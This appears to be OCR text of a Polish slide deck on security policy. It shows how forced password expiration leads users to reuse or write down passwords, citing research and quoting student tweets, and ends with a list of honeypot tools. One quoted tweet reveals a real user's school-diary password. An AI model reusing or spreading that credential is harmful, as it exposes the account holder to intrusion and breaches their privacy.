
Nowa polityka bezpieczeństwa?



Źródło: https://xkcd.com/538

- Czy polityka chroni przed rzeczywistym atakiem?
- Czy i jak atakujący będą ją obchodzić?

Nowa polityka bezpieczeństwa?



- Czy polityka chroni przed rzeczywistym atakiem?
- Czy i jak atakujący będą ją obchodzić?
- Czy i jak użytkownicy będą ją obchodzić?

Studium przypadku: zmiana haseł

Obserwuj

nie no, znowu wygasło mi hasło do eszkoły ;-; po co to i tak ciągle daję to samo hasło ;-;

15:12 - 18.05.2015

gryzaczek/ I SAW 1D

Obserwuj

pomóżcie mi wymyślić hasło do dziennika internetowego bo mi wygasło

18:58 - 25.12.2014

Agnieszka Ś @a_ · 25.07

Mialam zablokowane konto przez chwilę,system kazał mi zresetować hasło,bo jakas dziwna aktywność ponoc byla😲mial ktoś tak?

3

Tomek

Obserwuj

@a_ tak, zmieniłem hasło ale i tak po tygodniu wróciłem do starego bo cały czas zapominałem że je zmieniłem 😂


JUSTIN IS MY LIFE


Obserwuj


PAMIĘTAJCIE, ŻE MOJE HASŁO DO DZIENNIKA TO Justen.120 ! musiałam zmienić, bo mi wygasło i boje się, że zapomne :x


20:21 - 10.10.2013


Studium przypadku: zmiana haseł












W przypadku gdy do uwierzytelniania użytkowników używa się hasła, jego zmiana następuje nie rzadziej niż co 30 dni. Hasło składa się co najmniej z 6 znaków.

Minimalna długość hasła



Źródło: Bruce K. Marshall, How Forced Password Expiration Affects Password Choice

Minimalna długość hasła:

Zulu: 3 znaki

Tango: 6 znaków

Częste zmiany hasła

Zulu - 3	Uniq Masks: 340	2,064	**Tango**	Uniq Masks: 137	1,715
Mask	Count	Percent	Mask	Count	Percent
lllllll	589	28.5%	llllll	396	23.1%
llllll	129	6.3%	lllllnn	395	23.0%
lllllll	123	6.0%	lllnn	133	7.8%
lllllllll	121	5.9%	llllnn	107	6.2%
lllnnn	75	3.6%	lllll	87	5.1%
llllllnn	58	2.8%	llnnnn	68	4.0%
llllll	52	2.5%	lllnnnn	64	3.7%
lllll	51	2.5%	lllllll	37	2.2%
lllllll	49	2.4%	llllll	34	2.0%
llnnnn	47	2.3%	llnnn	27	1.6%


Źródło: Bruce K. Marshall, How Forced Password Expiration Affects Password Choice

Czas wymuszonej zmiany hasła:

Zulu: nigdy

Tango: 30 dni

Częste zmiany hasła



Źródło: Bruce K. Marshall, How Forced Password Expiration Affects Password Choice

Czas wymuszonej zmiany hasła:

Zulu: nigdy

Tango: 30 dni

Częste zmiany hasła

50% użytkowników tworzy nowe hasło na podstawie starego. Istnieje algorytm testowany na bazie haseł zmienianych co 90 dni, który:

- może uzyskać 41% aktualnych haseł korzystając ze starego hasła w ciągu 3 sekund.
- może uzyskać 17% aktualnych haseł w ciągu 5 prób logowania, korzystając ze starego hasła.

50% użytkowników zapisuje hasła na kartkach, a jeden z zebranych komentarzy brzmiał: *. . . because I was forced into changing it every month I had to write it down*

Y. Zhang, F. Monrose et al., The Security of Modern Password Expiration: An Algorithmic Framework and Empirical Analysis

Częste zmiany hasła

50% użytkowników tworzy nowe hasło na podstawie starego. Istnieje algorytm testowany na bazie haseł zmienianych co 90 dni, który:

- może uzyskać 41% aktualnych haseł korzystając ze starego hasła w ciągu 3 sekund.
- może uzyskać 17% aktualnych haseł w ciągu 5 prób logowania, korzystając ze starego hasła.

Jeśli chcemy mieć bezpieczniejszy system, nie przetwarzajmy danych osobowych.

Y. Zhang, F. Monrose et al., The Security of Modern Password Expiration: An Algorithmic Framework and Empirical Analysis

Koniec!

Pytania? Uwagi? Komentarze?

Dla nieśmiałych introwertyków:

 @maldr0id

Jakie honeypoty?

- T-Pot (gotowe rozwiązanie)
- kippo
- glastopf
- dionea (?)
- honeytrap